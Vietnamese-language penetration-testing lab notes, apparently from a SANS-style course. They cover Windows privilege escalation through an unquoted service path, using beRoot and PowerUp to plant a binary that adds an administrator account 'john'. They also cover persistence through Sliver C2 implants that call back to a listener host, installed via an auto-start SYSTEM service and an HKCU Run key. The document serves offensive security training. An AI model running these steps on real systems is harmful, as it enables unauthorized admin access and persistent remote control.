

## Lab 3.1: Window Privilege Escalation

### Mục tiêu:

Trong bài lab này ta sẽ sử dụng beRoot.exe và PowerUp để tìm cách leo thang đặc quyền cục bộ

Ta sẽ tận dụng vấn đề cấu hình dịch vụ của Windows để leo thang đặc quyền cục bộ


### Lab setup

Máy ảo sử dụng: Windows 10

### Thực hành


#### 1. Đăng nhập vào windows

Đầu tiên ta cần đăng xuất windows. Vào start, nhấp vào hình avatar rồi chọn “Sign out”.



Sau đó đăng nhập lại sử dụng tài khoản: Username: notadmin Password: notadmin

Đây là tài khoản user thông thường không có đặc quyền admin. Chúng ta sẽ không sử dụng tài khoản sec560 vì nó là tài khoản đã có đặc quyền admin.



## 2. Chạy beRoot.exe

Công cụ đầu tiên chúng ta sử dụng để leo thang đặc quyền chính là beRoot.exe. Để chạy beRoot.exe, ta khởi động command prompt và chạy câu lệnh sau (output có thể có một số lỗi, đừng lo lắng về vấn đề này)

```

Microsoft Windows [Version 10.0.19041.1]
(c) 2019 Microsoft Corporation. All rights reserved.

C:\Users\notadmin>cd C:\Tools\BeRoot\

C:\Tools\BeRoot>beRoot.exe
=====
                        Windows Privilege Escalation
                        ! BANG BANG !
=====

##### Service #####

[!] Permission to create a service with openscmanager
True

[!] Path containing spaces without quotes
permissions: {'change_config': False, 'start': False, 'stop': False}
Name: Video Stream
Key: HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\Video Stream
Full path: C:\Program Files\VideoStream\1337 Log\checklog.exe
Writables path found:
    - C:\
    - C:\Program Files\VideoStream

[!] Binary located on a writable directory
Key: HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\AarSvc
Full path: C:\WINDOWS\system32\svchost.exe -k AarSvcGroup -p
Writable directory: C:\WINDOWS\system32
Name: AarSvc

```

### 3. Kiểm tra kết quả sau khi chạy beroot

beRoot.exe ngay lập tức phản hồi và cho ta thấy một số vấn đề xảy ra khi leo thang đặc quyền. Nó sẽ xác định sự cố đường dẫn dịch vụ unquoted với một dịch vụ có tên là Video Stream

Địa chỉ của dịch vụ là C:\Program Files\VideoStream\1337 Log\checklog.exe, nhưng ffuowngf dẫn nhị phân của dịch vụ không bao gồm dấu ngoặc kép.

```
C:\Tools\BeRoot>beRoot.exe

=====
Windows Privilege Escalation
! BANG BANG !
=====

##### Service #####

[!] Permission to create a service with openscmanager
True

[!] Path containing spaces without quotes
permissions: {'change_config': False, 'start': False, 'stop': False}
Name: Video Stream
Key: HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\Video Stream
Full path: C:\Program Files\VideoStream\1337 Log\checklog.exe
Writables path found:
- C:\
- C:\Program Files\VideoStream
```

Việc thiếu dấu ngoặc kép sẽ là tin tốt cho những kẻ tấn công

#### 4. Chạy PowerUp.ps1

Bây giờ hãy thử tập lệnh PowerShell PowerUp.ps1. PowerUp hiện là một phần của PowerShell Empire và là một trong những cơ chế chính được sử dụng để thực hiện leo thang đặc quyền cục bộ. Đây là tập lệnh PowerShell thuần túy và do đó có cơ hội chạy trên máy mục tiêu tốt hơn beRoot.exe.

Để khởi chạy PowerUp.ps1, ta mở PowerShell và chạy các lệnh sau. Sau đó nhấn R để chạy tập lệnh.

```
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

Try the new cross-platform PowerShell https://aka.ms/pscore6

PS C:\Users\notadmin> cd C:\Tools
PS C:\Tools> Import-module .\PowerUp.ps1

Security warning
Run only scripts that you trust. While scripts from the internet can be useful, this script can potentially harm your
computer. If you trust this script, use the Unblock-File cmdlet to allow the script to run without this warning
message. Do you want to run C:\Tools\PowerUp.ps1?
[D] Do not run [R] Run once [S] Suspend [?] Help (default is "D"): R
PS C:\Tools>
```

Bây giờ ta chạy kiểm tra:

```

PS C:\Users\notadmin> cd C:\Tools
PS C:\Tools> Import-module .\PowerUp.ps1

Security warning
Run only scripts that you trust. While scripts from the internet can be useful, this script can potentially harm your
computer. If you trust this script, use the Unblock-File cmdlet to allow the script to run without this warning
message. Do you want to run C:\Tools\PowerUp.ps1?
[D] Do not run [R] Run once [S] Suspend [?] Help (default is "D"): R
PS C:\Tools> Invoke-AllChecks

[*] Running Invoke-AllChecks

[*] Checking if user is in a local group with administrative privileges...

[*] Checking for unquoted service paths...

ServiceName : Video Stream
Path : C:\Program Files\VideoStream\1337 Log\checklog.exe
ModifiablePath : @{ModifiablePath=C:\; IdentityReference=NT AUTHORITY\Authenticated Users; Permissions=System.Object[]}
StartName : LocalSystem
AbuseFunction : Write-ServiceBinary -Name 'Video Stream' -Path <HijackPath>
CanRestart : False

ServiceName : Video Stream
Path : C:\Program Files\VideoStream\1337 Log\checklog.exe
ModifiablePath : @{ModifiablePath=C:\; IdentityReference=NT AUTHORITY\Authenticated Users; Permissions=System.Object[]}
StartName : LocalSystem
AbuseFunction : Write-ServiceBinary -Name 'Video Stream' -Path <HijackPath>
CanRestart : False

[*] Checking service executable and argument permissions...

```

PowerUp sẽ tìm được những thông tin mà beRoot không tìm được.

## 5. Kiểm tra kết quả PowerUp

PowerUp sẽ trả về một số kết quả thú vị:


- Đường dẫn dịch vụ unquoted cho dịch vụ Video Stream (đã được BeRoot.exe phát hiện trước đó)
- Một số lỗ hổng chiếm quyền điều khiển DLL có thể có trong thư mục %PATH%
- Một số lỗ hổng liên quan đến các quyền và thực thi dịch vụ

Kết quả của cả beRoot.exe và PowerUp luôn cần kiểm tra thủ công, chẳng hạn như đôi khi chúng hiểu sai các quyền lồng nhau.


Bây giờ ta hãy thử khai thác các vấn đề được báo cáo!

## 6. Kiểm tra dịch vụ Video Stream

Mở services.msc từ cmd beRoot



Tìm đến service Video Stream và double click, ta sẽ thấy chi tiết về dịch vụ này. Để ý sẽ thấy Path to executable không có ngoặc kép bao quanh nó



## 7. Khai thác lỗ hổng sử dụng PowerUp

PowerUp cung cấp một cách thuận tiện để tận dụng các lỗ hổng đã được xác định. Nếu xem lại các mục được PowerUp báo cáo, bạn sẽ nhận thấy rằng nó bao gồm AbuseFunction, cung cấp cú pháp sao chép-dán dễ dàng để cố gắng khai thác các vấn đề đã được xác định.

Để thử điều này đối với dịch vụ Video Stream, chúng tôi cần cuộn lên một chút đến một số kết quả đầu tiên và sao chép AbuseFunction được báo cáo: Write-ServiceBinary -ServiceName 'Video Stream' -Path <HijackPath>

```

PS C:\Tools> Invoke-AllChecks

[*] Running Invoke-AllChecks

[*] Checking if user is in a local group with administrative privileges...

[*] Checking for unquoted service paths...

ServiceName      : Video Stream
Path              : C:\Program Files\VideoStream\1337 Log\checklog.exe
ModifiablePath   : @{ModifiablePath=C:\; IdentityReference=NT AUTHORITY\Authenticated Users}
StartName         : LocalSystem
AbuseFunction      : Write-ServiceBinary -Name 'Video Stream' -Path <HijackPath>
CanRestart       : False

```

## 8. Sửa đổi HijackPath

Vì tệp thực thi dịch vụ thực tế nằm trong thư mục C:\Program Files\VideoStream\1337 Log\ và không có khoảng trống xung quanh đường dẫn đầy đủ, Windows cũng sẽ cố gắng thực thi C:\Program.exe hoặc C:\Program Files\VideoStream\1337.exe .

Bây giờ chúng ta hãy chỉnh sửa "HijackPath" và trở nó vào một tệp thực thi có thể được viết:

```

PS C:\Tools> Write-ServiceBinary -ServiceName 'Video Stream' -Path 'C:\Program Files\VideoStream\1337.exe'

ServiceName Path Command
-----
Video Stream C:\Program Files\VideoStream\1337.exe net user john Password123! /add && timeout /t 5 && net localgroup...

PS C:\Tools>

```

Lệnh PowerUp ở trên sẽ ghi một tệp thực thi độc hại ở vị trí sau. Do chạy AbuseFunction , bạn sẽ nhận thấy rằng tệp thực thi được viết bởi PowerShell sẽ tạo một người dùng tên là john và pass: Password123!. Sau đó, người dùng này sẽ được thêm vào nhóm quản trị viên local.

## 9. Reboot computer

Ta cần xác minh xem tệp C:\Program Files\VideoStream\1337.exe có tồn tại hay không. Nếu đúng như vậy thì bây giờ chúng ta cần khởi động lại dịch vụ để tệp thực thi được chạy dưới NT AUTHORITY\SYSTEM.

This PC > Local Disk (C:) > Program Files > VideoStream >				
	Name	Date modified	Type	Size
	1337 Log	4/8/2024 6:15 AM	File folder	
	1337	4/8/2024 6:55 AM	Application	22 KB
	AUTHORPC	1/0/2010 9:41 PM	Text Document	20 KB

## 10. Log on to Windows

Log on to our Windows machine with our user credentials:

Username: notadmin Password: notadmin

## 11. Xác nhận user được thêm vào chưa

```
Ca. Command Prompt
Microsoft Windows [Version 10.0.19041.1]
(c) 2019 Microsoft Corporation. All rights reserved.

C:\Users\notadmin>net users

User accounts for \\SEC560STUDENT

-----
Administrator          antivirus              clark
DefaultAccount         Guest                john ←
notadmin               sec560              WDAGUtilityAccount
The command completed successfully.

C:\Users\notadmin>net localgroup administrators
Alias name      administrators
Comment       Administrators have complete and unrestricted access to the computer/domain

Members

-----
Administrator
john ←
sec560
The command completed successfully.
```

Thành công thêm tài khoản john với quyền admin

### Kết luận

Chúng ta đã xác định cách phát hiện và khai thác các lỗ hổng leo thang đặc quyền cục bộ bằng cách sử dụng beRoot và PowerUp. Bằng cách sử dụng những công cụ này, chúng ta có thể nâng cao đặc quyền của mình và tạo người dùng mới trên hệ thống với đặc quyền quản trị.



## Lab 3.3: Persistence

### Mục tiêu

Tạo một dịch vụ mà nó sẽ tạo một phiên Sliver

Tạo user registry key

Sử dụng bộ lọc WMI để phát hiện đăng nhập không thành công

### Cài đặt


Máy ảo sử dụng:

- Slingshot Linux VM
- Windows 10

### Thực hành

#### 1. Thiết lập Sliver để có thể kết nối

Đầu tiên ta cần thiết lập Sliver để có thể kết nối. Chạy Sliver:



```
Terminal
File Edit View Search Terminal Help
sec560@slingshot:~$ sudo sliver-server

  SLIVER

All hackers gain improvise
[*] Server v1.5.37 - 0a43dc688ffb31a0a38511c47e8547a44a6918d4
[*] Welcome to the sliver shell, please type 'help' for options

[*] Check for updates with the 'update' command

[server] sliver >
```

Thiết lập listener trên cổng 443 bằng cách chạy lệnh https để khởi động listener:

```
[server] sliver > https  
[*] Starting HTTPS :443 listener ...  
[*] Successfully started job #1
```

Bây giờ tiên hành tạo một số payload:

## 2. Tạo Sliver payloads

Xem các option generate bằng cách chạy lệnh generate -h:

```
-f, --format string Specifies the output formats, valid values are:  
'exe', 'shared' (for dynamic libraries), 'service' (see 'psexec' for more info) and  
'shellcode' (windows only) (default: exe)
```

Nhận thấy với option -f ta có thể tạo service. Hãy tạo 2 payloads, một để tạo service, một để thực thi.

```
[server] sliver > generate --os windows --arch 64bit --skip-symbols --format service  
--name service --http https://10.130.10.128  
[*] Generating new windows/amd64 implant binary  
[!] Symbol obfuscation is disabled  
[*] Build completed in 5s  
[*] Implant saved to /home/sec560/service.exe  
  
[server] sliver > generate --os windows --arch 64bit --skip-symbols --format exe --n  
ame payload --http https://10.130.10.128  
[*] Generating new windows/amd64 implant binary  
[!] Symbol obfuscation is disabled  
[*] Build completed in 2s  
[*] Implant saved to /home/sec560/payload.exe
```

Bây giờ ta sẽ chuyển chúng qua window

## 3. Chuyển payloads qua windows

Hai file trên giờ đã được sở hữu bởi root, xác minh bằng kiểm tra file:

```
sec560@slingshot:~$ ls -l *.exe  
-rwx----- 1 sec560 sec560 10927104 Apr  1 12:42 first.exe  
-rwx----- 1 root    root    10927616 Apr  8 14:33 payload.exe  
-rwx----- 1 root    root    10940416 Apr  8 14:32 service.exe  
sec560@slingshot:~$
```

Như ta thấy, 2 file có quyền đọc và ghi nhưng chỉ cho chủ sở hữu là root. Ta cần đổi chủ sở hữu sang sec560.

```
sec560@slingshot:~$ sudo chown sec560:sec560 *.exe
sec560@slingshot:~$ ls -l *.exe
-rwx----- 1 sec560 sec560 10927104 Apr  1 12:42 first.exe
-rwx----- 1 sec560 sec560 10927616 Apr  8 14:33 payload.exe
-rwx----- 1 sec560 sec560 10940416 Apr  8 14:32 service.exe
sec560@slingshot:~$
```

Bây giờ ta đã có thể chuyển file qua windows. Khởi động một webserver đơn giản:


```
sec560@slingshot:~$ python3 -m http.server
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
```

Chuyển qua máy window và download 2 file về

wget http://10.130.10.128:8000/payload.exe -OutFile payload.exe

wget http://10.130.10.128:8000/service.exe -OutFile service.exe

```
PS C:\Users\sec560> cd Desktop
PS C:\Users\sec560\Desktop> wget http://10.130.10.128:8000/payload.exe -OutFile payload.exe
PS C:\Users\sec560\Desktop> wget http://10.130.10.128:8000/service.exe -OutFile service.exe
PS C:\Users\sec560\Desktop>
```



#### 4. Service Persistence

Mở cmd với quyền admin và chạy lệnh dưới:

sc create persist binpath= "c:\Users\sec560\Desktop\service.exe" start= auto

```
Microsoft Windows [Version 10.0.19041.1]
(c) 2019 Microsoft Corporation. All rights reserved.
```

```
C:\WINDOWS\system32>sc create persist binpath= "c:\Users\sec560\Desktop\service.exe" start= auto
[SC] CreateService SUCCESS
```

Bây giờ ta hãy kiểm tra cơ chế duy trì truy cập hệ thống. Khởi động lại máy chủ Windows và bạn sẽ thấy phiên Sliver mới trên máy ảo Slingshot Linux của mình

```
[*] Session c34bd151 service - 10.130.10.25:1544 (Sec560Student) - windows/amd64 - M
on, 08 Apr 2024 17:15:47 +07
```

Tương tác với phiên này bằng cách sử dụng 2 ký tự đầu của ID sử dụng lệnh sessions -i.

```
[*] Session c34bd151 service - 10.130.10.25:1544 (Sec560Student) - windows/amd64 - Mon, 08 Apr 2024 17:15:47 +07

[server] sliver > sessions -i c3

[*] Active session service (c34bd151)
```

Kiểm tra mức độ truy cập bằng lệnh whoami

```
[server] sliver (service) > whoami

Logon ID: NT AUTHORITY\SYSTEM
[*] Current Token ID: NT AUTHORITY\SYSTEM
```

Như bạn có thể thấy, dịch vụ chạy dưới dạng SYSTEM mang lại cho chúng tôi mức độ truy cập cao với cơ chế lưu giữ lâu dài này. Hãy dọn dẹp trên Windows bằng cách tắt và xóa dịch vụ. Chuyển sang CMD nâng cao của bạn trên Windows và hủy tiến trình và dịch vụ bằng các lệnh sau:

```
Microsoft Windows [Version 10.0.19041.1]
(c) 2019 Microsoft Corporation. All rights reserved.

C:\WINDOWS\system32>sc stop persist

SERVICE_NAME: persist
        TYPE               : 10  WIN32_OWN_PROCESS
        STATE                : 4   RUNNING
                                (STOPPABLE, PAUSABLE, ACCEPTS_SHUTDOWN)
        WIN32_EXIT_CODE       : 0   (0x0)
        SERVICE_EXIT_CODE   : 0   (0x0)
        CHECKPOINT           : 0x0
        WAIT_HINT            : 0x0

C:\WINDOWS\system32>sc delete persist
[SC] DeleteService SUCCESS
```

## 5. HKCU Run Persistence

Mở cmd bình thường và chạy lệnh sau để tạo registry key cho user hiện tại

```
C:\Users\sec560\Desktop>reg add "HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Run" /V "User Persist" /t REG_SZ /F /D "C:\Users\sec560\Desktop\payload.exe"
The operation completed successfully.
```

Các tùy chọn cho lệnh là:

- reg - lệnh chạy
- add - thêm khóa
- "HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Run" - vị trí để thêm khóa
- /V "User Persist" - tên của khóa (Giá trị)
- /t REG\_SZ - gõ Chuỗi

- /F - bắt buộc, ghi đè nếu nó tồn tại
- /D "C:\Users\sec560\Desktop\payload.exe" - dữ liệu, tệp thực thi để chạy

Đăng xuất khỏi Windows và đăng nhập lại với tư cách người dùng sec560. Khi đăng nhập lại bạn sẽ thấy một phiên mới trong Sliver

```
[server] sliver (service) > whoami

Logon ID: NT AUTHORITY\SYSTEM
[*] Current Token ID: NT AUTHORITY\SYSTEM
[*] Session 0ae427b8 payload - 10.130.10.25:1216 (Sec560Student) - windows/amd64 - Mon, 08 Apr 2024 17:35:48 +07
```

Tương tự, tương tác với phiên và kiểm tra quyền truy cập hiện tại

```
[server] sliver (service) > sessions -i 0a

[*] Active session payload (0ae427b8)

[server] sliver (payload) > whoami

Logon ID: SEC560STUDENT\sec560
[*] Current Token ID: SEC560STUDENT\sec560
[server] sliver (payload) > █
```

Dọn dẹp và loại bỏ key:

```
C:\Users\sec560>reg delete "HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Run" /V "User Persist" /F
The operation completed successfully.
```

Các tùy chọn cho lệnh là:

- reg - lệnh chạy
- delete - xóa khóa
